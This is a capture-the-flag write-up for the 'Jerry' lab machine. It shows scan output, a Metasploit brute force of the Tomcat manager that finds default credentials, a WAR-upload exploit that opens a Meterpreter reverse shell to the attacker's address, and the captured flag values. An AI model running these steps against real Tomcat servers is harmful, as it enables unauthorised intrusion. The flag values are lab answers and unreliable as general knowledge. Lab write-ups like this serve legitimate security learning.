Jerry

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.27
```


1. Scan

```
tarting Nmap 7.91 ( https://nmap.org ) at 2021-06-15 18:16 EDT
Nmap scan report for 10.10.10.95
Host is up (0.047s latency).
Not shown: 65534 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)

```
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   46.64 ms 10.10.14.1
2   46.71 ms 10.10.10.95

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.24 seconds
```

2. Enum



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

This is bad (very vulnerable)

Developer Quick Start


Tomcat Setup	Realms & AAA	Examples	Servlet Specifications
First Web Application	JDBC DataSources		Tomcat Versions

- Because, hackers could brute-force the into the login panel.

- We see the Apache Tomcat version → 7.0.88


- BruteForce login

Description:
→ This module simply attempts to login to a Tomcat Application Manager instance using a specific user/pass.




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                              Required
   ----              ---------------                              --------
   BLANK_PASSWORDS   false                                        no
   BRUTEFORCE_SPEED  5                                            yes
   DB_ALL_CREDS      false                                        no
   DB_ALL_PASS       false                                        no
   DB_ALL_USERS      false                                        no
   PASSWORD                                                       no
   PASS_FILE         /usr/share/metasploit-framework/data/wordli  no
                     sts/tomcat_mgr_default_pass.txt
   Proxies                                                        no
   RHOSTS            10.10.10.95                                  yes

   RPORT             8080                                         yes
   SSL               false                                        no
   STOP_ON_SUCCESS   false                                        yes
   TARGETURI         /manager/html                                yes
   THREADS           1                                            yes
   USERNAME                                                       no
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordli  no
                     sts/tomcat_mgr_default_userpass.txt
   USER_AS_PASS      false                                        no
   USER_FILE         /usr/share/metasploit-framework/data/wordli  no
                     sts/tomcat_mgr_default_users.txt
   VERBOSE           true                                         yes
   VHOST                                                          no
```

FOUND CREDENTIALS: tomcat:s3cret



```
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[+] 10.10.10.95:8080 - Login Successful: tomcat:s3cret
[-] 10.10.10.95:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:manager (Incorrect)
```

Login successfully!!! → Time to exploit



Would you like Firefox to save this login for http://10.10.10.95:8080?

tomcat

••••••

Message:	OK


Manager	
List Applications	HTML Manager H

Applications		
Path	Version	Display Name
/	None specified	Welcome to Tomcat

3. Exploit

Metasploit


- **Try with multi/http/tomcat_mgr_deploy**



Server Information							
Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	JERRY	10.10.10.95


- **OS name:** Window Server 2012 R2
- **OS Architecture:** amd64

DOES NOT WORK!




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 10.10.14.27:4444
[*] Using manually select target "Java Universal"
[*] Uploading 6216 bytes as 4j3wRB1QX.war ...
[-] Exploit aborted due to failure: unknown: Upload failed on /manager/deploy?path=/4j3wRB1QX [403 Forbidden]
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_deploy) > |
```

- **Try with multi/http/tomcat_mgr_upload**




```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  s3cret           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host
   RHOSTS        10.10.10.95      yes       The target host(s), range CIDR identifier, or hos
                                            'file:<path>'
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and
                                            sed)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.27      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```




```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.10.14.27:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying jgF3Fcv...
[*] Executing jgF3Fcv...
[*] Undeploying jgF3Fcv ...
[*] Sending stage (58060 bytes) to 10.10.10.95
[*] Meterpreter session 5 opened (10.10.14.27:4444 -> 10.10.10.95:49197) at 2021-06-15 20:25:06 -0400

meterpreter > |
```

- Shell



```
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FC2B-E489

 Directory of C:\apache-tomcat-7.0.88
```


- Type out



```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```

